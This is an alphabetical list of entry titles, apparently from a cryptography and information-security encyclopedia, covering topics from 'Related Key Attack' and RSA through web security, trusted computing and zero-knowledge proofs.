Related Key Attack
Relationship Anonymity
Relatively Prime
Relay Attack
Remote Attestation
Replay Attack
Residue Arithmetic
Resistance to the Standard Algebraic Attack
Response
Resynchronization Attack
Reverse Engineering of Malware Emulators
Reverse Public Key Encryption
RFID Security
Right-to-Left Exponentiation
Rijndael
Ring
RIPEMD Family
Rivest Cipher 5
Rivest Cipher 6
Role-Based Access Control
Roles in SQL
Ron's Code 5
Ron's Code 6
Root of Trust
Rootkits
Routing Anonymity
RSA Digital Signature Scheme

RSA Factoring Challenge
RSA Problem
RSA Public-Key Encryption
Rule-Based Access Control
Run
Running-Key
Runtime Analysis
Run-Time Malware Analysis
Salt
Sandbox
Schemes Based on Rank Codes
Schnorr Digital Signature Scheme
Schnorr Identification Protocol
Script Language Security
SEAL
Sealed Storage
Search over Encrypted Data
Second Preimage Resistance
Secondary Use Regulations
Secret Key Cryptosystem
Secret Sharing Schemes
Secure Audit Logs
Secure Code Dissemination in Wireless Sensor Networks
Secure Communication
Secure Computation
Secure Computer System Model
Secure Coprocessor
Secure Data Aggregation
Secure Data Outsourcing: A Brief Overview
Secure Device Pairing
Secure Element
Secure Email
Secure Function Evaluation
Secure Hash Algorithm
Secure Index
Secure Localization
Secure Location Discovery
Secure Logging
Secure Multiparty Computation
Secure Multiparty Computation (SMC)
Secure Network Coding for Wireless Mesh Networks
Secure Networks Design
Secure Remote Programming
Secure Routing in Wireless Mesh Networks
Secure Routing Protocols
Secure Shell
Secure Signatures from the "Strong RSA" Assumption
Secure Socket Layer (SSL)
Secure Time Synchronization
Secure Vehicular Communication Systems
Secure Wireless Mesh Networks
Secure Wireless Multicast
Security
Security Architecture
Security Evaluation Criteria
Security for Mashups
Security Implication in Virtualization
Security of Cognitive Radios
Security of Distance Bounding Protocols
Security of Group Communication in Wireless Mesh Networks
Security of Web Browser Scripting Languages
Security of Wireless Mesh Networks (General Overview)
Security Reduction
Security Standards Activities
Security Token
Security Verification
Segregation of Duties
Selective Forgery
Self-Shrinking Generator
Self-Synchronizing Stream Cipher
Semantic Security
Sender Anonymity
Sensor Code Attestation
Sensor Key Establishment and Maintenance
Sensor Key Management
SEPA
Separation of Duties
Sequences
SERPENT
Session Hijacking Attacks
SHA
SHA-0, SHA-1, SHA-2 (Secure Hash Algorithm)
Shamir's Threshold Scheme
Shamir's Trick
Shannon's Maxim
Shannon's Model
Share
Shortest Vector Problem
Shrinking Generator
Side-Channel Analysis
Side-Channel Attacks
Side-Channel Leakage
Sieving
Sieving in Function Fields
Σ-Protocols
Signature Biometrics
Signcryption
Signed Digit Exponentiation
Signed Window Exponentiation
SIM/UICC

Simultaneous Exponentiation
Simultaneous Transactions
Single Euro Payments Area
Single Wire Protocol
Skipjack
Slide Attack
Sliding Window Exponentiation
Smart Card
Smart/Algorithmic Denial of Service
Smartcard Tamper Resistance
Smoothness
Social Perspectives on Information Privacy
Software-Based Attestation
Software-Optimized Encryption Algorithm
Solitaire
Source Location Privacy
Space-Time Trade-Off
Spam Detection Using Network-Level Characteristics
Speaker Biometrics
Speaker Identification and Verification (SIV)
Speaker Recognition
Special-Purpose Cryptanalytical Hardware
Specific Emitter Identification (SEI)
Specific Emitter Verification (SEV)
SPKI
Spyware
SQL Access Control Model
SQL Injection Attacks
Square-and-Multiply Exponentiation
SSH
SSL
SSS
Stack (Buffer) Overflow
Stack (Buffer) Overrun
Stack/Heap Smashing
Standard Basis
Standard Model
Static Analysis
Static Code Analysis
Static Program Analysis
Static Separation of Duties
Station-to-Station Protocol
Statistical Databases
Stein's Algorithm
Stream and Multicast Authentication
Stream Cipher
Strong Authentication
Strong Collision Resistance
Strong Exclusion
Strong Prime
Strong RSA Assumption
Structural Cryptanalysis
Subexponential Time
Subgroup
Subgroup Cryptosystems
Subscriber Identity Module
Substitution–Permutation (SP) Network
Substitutions and Permutations
Summation Generator
SWP
Symmetric Cryptosystem
SYN Cookie Defense
SYN Flood Attack
Synchronous Stream Cipher
Talker Recognition
Tamper Detection
Tamper Evidence
Tamper Resistance
Tamper Response
Target Collision Resistant Hash Function
TCG Trusted Computing Group
TCP Modulation Attacks
TCP Reset Injection
TCP SYN Cookies
TCP SYN Flooding
Temperature Attack
Tempest
Temporal Access Control
Temporal Authorization Models
Theorem Proving and Security
Three-Factor Authentication
Threshold Cryptography
Threshold Homomorphic Cryptosystems
Threshold Signature
Tiger
Time-Based Access Control
Time-Memory Trade-offs
Time-Stamping
Timing Attack
TLS
Token
Torus-Based Cryptography
TPM
TPM Trusted Platform Module
Tracing Traitors
Tracking Cookie
Traffic Analysis
Traitor Tracing
Transport Layer Security (TLS)
Transport-Level Security
Trapdoor One-Way Function
Tripartite Key Exchange

Triple DES
Trojan
Trojan Horses, Computer Viruses, and Worms
Truncated Differentials
Trust Anchor
Trust Management
Trust Management
Trust Management in Databases
Trusted Boot
Trusted Computing
Trusted Computing Group
Trusted Computing Platform Alliance
Trusted Platform Module
Trusted Third Party
TSS
Twin Signatures
TWIRL
Two-Factor Authentication
TWOFISH
2^k-Ary Exponentiation
Two-Key Cryptosystem
Type Checking and Security
Typing Dynamics
Typing Patterns
UMTS IC Card
Uncoordinated Direct Sequence Spread Spectrum
Uncoordinated Frequency Hopping Spread Spectrum
Undeniable Signatures
Universal Integrated Circuit Card
Universal One-Way Hash Functions (UOWHF)
Unlinkability
Unpacking Malware
Untraceability
User Authentication
User Verification Method
Vascular Patterns
Vector Space
Verifiable Encryption
Verifiable Secret Sharing
Vernam Cipher
Vicinity Card
Vigenère Encryption
Virtual Machine Introspection
Virtualization Security
Virtualized Packer
Virus Scanner
Visual Secret Sharing Schemes
VM Protection
Voice Biometrics
Voice Recognition
Voiceprint Recognition
von Neumann Correction
VSSS
Watermarking
Weak Collision Resistance
Weak Exclusion
Weak Keys
Web 2.0 Security and Privacy
Web Access Control Strategies
Web Application Security
Web Browser Security and Privacy
Web Cache Poisoning Attacks
Web Client Security and Privacy
Web Initial Authentication
Web Initial Sign on
Web Penetration Test
Web Security
Web Security Auditing
Web Service Security
Web Session Security
Web Single Sign On and SAML
Web SSO and Security Assertion Markup Language
Web Vulnerability Assessment
Web-Based Security Protocols
Whirlpool
White-Box Cryptography
Wiener, Boneh–Durfee, and May Attacks on the RSA Public Key Cryptosystem
Wireless Device Fingerprinting
Wireless Locational Privacy
Wiretapping
Witness Hiding
Worms in Cellular Networks
X.509
XML-Based Access Control Languages
XSS
Zeroization
Zero-Knowledge
Zeta Function Computation